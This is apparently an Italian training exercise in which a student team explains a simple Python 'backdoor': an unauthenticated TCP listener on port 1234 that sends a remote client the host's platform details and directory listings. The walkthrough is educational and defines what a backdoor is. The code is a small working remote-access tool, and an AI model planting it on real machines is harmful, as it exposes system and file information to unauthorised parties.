

Backdoor

'S3/L4'

TEAM:


team leader: dr. Danilo Malagoli

team member: Joel Mouafo, Matteo Tedesco,
Michele Covi, zio Albert Guimp, Max
Aldrovandi

Obbiettivi del giorno:

L'esercizio di oggi consiste nel commentare/spiegare questo codice che fa riferimento ad una backdoor.

Inoltre spiegare cos'è una backdoor.



```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 backdoor.py *
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
        except:continue


        if(data.decode('utf-8') == '1'):
            tosend = platform.platform() + " " + platform.machine()
            connection.sendall(tosend.encode())
        elif(data.decode('utf-8') == '2'):
            data = connection.recv(1024)
            try:
                filelist = os.listdir(data.decode('utf-8'))
                tosend = ""
                for x in filelist:
                    tosend += "," + x
            except:
                tosend = "Wrong path"
            connection.sendall(tosend.encode())
        elif(data.decode('utf-8') == '0'):
            connection.close()
            connection, address = s.accept()
```

Cos'è una backdoor ?

Una backdoor in informatica è un metodo che consente l'accesso a un computer o a una rete eludendo i normali meccanismi di autenticazione e sicurezza.

Generalmente, le backdoor vengono impiegate per gestire in modo remoto un sistema, spesso a scopi malevoli.

Tuttavia, possono essere utilizzate anche per scopi legittimi, come il supporto remoto, ma devono essere utilizzate con estrema cautela per evitare abusi.



Introduzione al codice:

Il codice fornito è un server socket scritto in Python che ascolta su una porta specifica e risponde a comandi inviati dai client.

Obiettivo del programma: Il server riceve comandi dal client e fornisce informazioni sulla piattaforma o sulla lista dei file in una directory specifica.

1. Importazione delle librerie:

```
import socket, platform, os
```

Inizialmente importiamo la libreria ***socket*** usata per scambiare pacchetti tra due computer.

Proseguiamo poi importando la libreria ***platform*** che serve per ottenere le informazioni sul sistema operativo e sull'hardware.

Infine con la libreria ***os*** abbiamo accesso alle directory e ai file del pc.

2. Setup del socket:

```
SRV_ADDR = ""  
SRV_PORT = 1234  
  
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
s.bind((SRV_ADDR, SRV_PORT))  
s.listen(1)
```

- Il server crea un **socket TCP/IP** utilizzando **socket.socket(socket.AF_INET, socket.SOCK_STREAM)**.
- Il socket viene associato all'indirizzo e alla porta del server utilizzando **bind((SRV_ADDR, SRV_PORT))**. Da notare che è tra i due apici non è stato inserito alcun indirizzo IP per permettere al socket di configurarsi con un indirizzo IP qualsiasi.
- Il socket è messo in modalità ascolto utilizzando **listen(1)** per consentire una connessione in coda.

3. Accettazione delle connessioni:

```
connection, address = s.accept()
```

- Quando un client si connette, il server accetta la connessione utilizzando **accept()**.
- Viene creato un nuovo socket di connessione (**connection**) e viene restituito l'indirizzo del client.

4. Gestione dei comandi:

```
while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
```

- Il server entra in un loop infinito per ricevere comandi dal client.
- Se il comando ricevuto è '1', il server invia informazioni sulla piattaforma utilizzando **platform.platform()** e **platform.machine()**.

4. Gestione dei comandi:

```
elif(data.decode('utf-8') == '2'):
    data = connection.recv(1024)
    try:
        filelist = os.listdir(data.decode('utf-8'))
        tosend = ""
        for x in filelist:
            tosend += "," + x
    except:
        tosend = "Wrong path"
    connection.sendall(tosend.encode())
elif(data.decode('utf-8') == '0'):
    connection.close()
    connection, address = s.accept()
```

- Se il comando ricevuto è '2', il server riceve un percorso di directory dal client e invia la lista dei file in quella directory utilizzando **os.listdir()**.
- Se il comando ricevuto è '0', il server chiude la connessione attuale e si mette in attesa di una nuova connessione

5. Gestione delle eccezioni:

```
except:continue
```

```
except:  
    tosend = "Wrong path"  
    connection.sendall(tosend.encode())
```

- Il server gestisce le eccezioni durante la ricezione dei dati dal client, consentendo al programma di continuare ad ascoltare se si verifica un errore.

Considerazioni finali:

In conclusione, il codice fornisce un semplice server socket che risponde a comandi inviati dal client, fornendo informazioni sulla piattaforma o sulla lista dei file.

Tuttavia, potrebbe essere migliorato per gestire meglio le eccezioni e supportare più connessioni simultanee.

Thank you!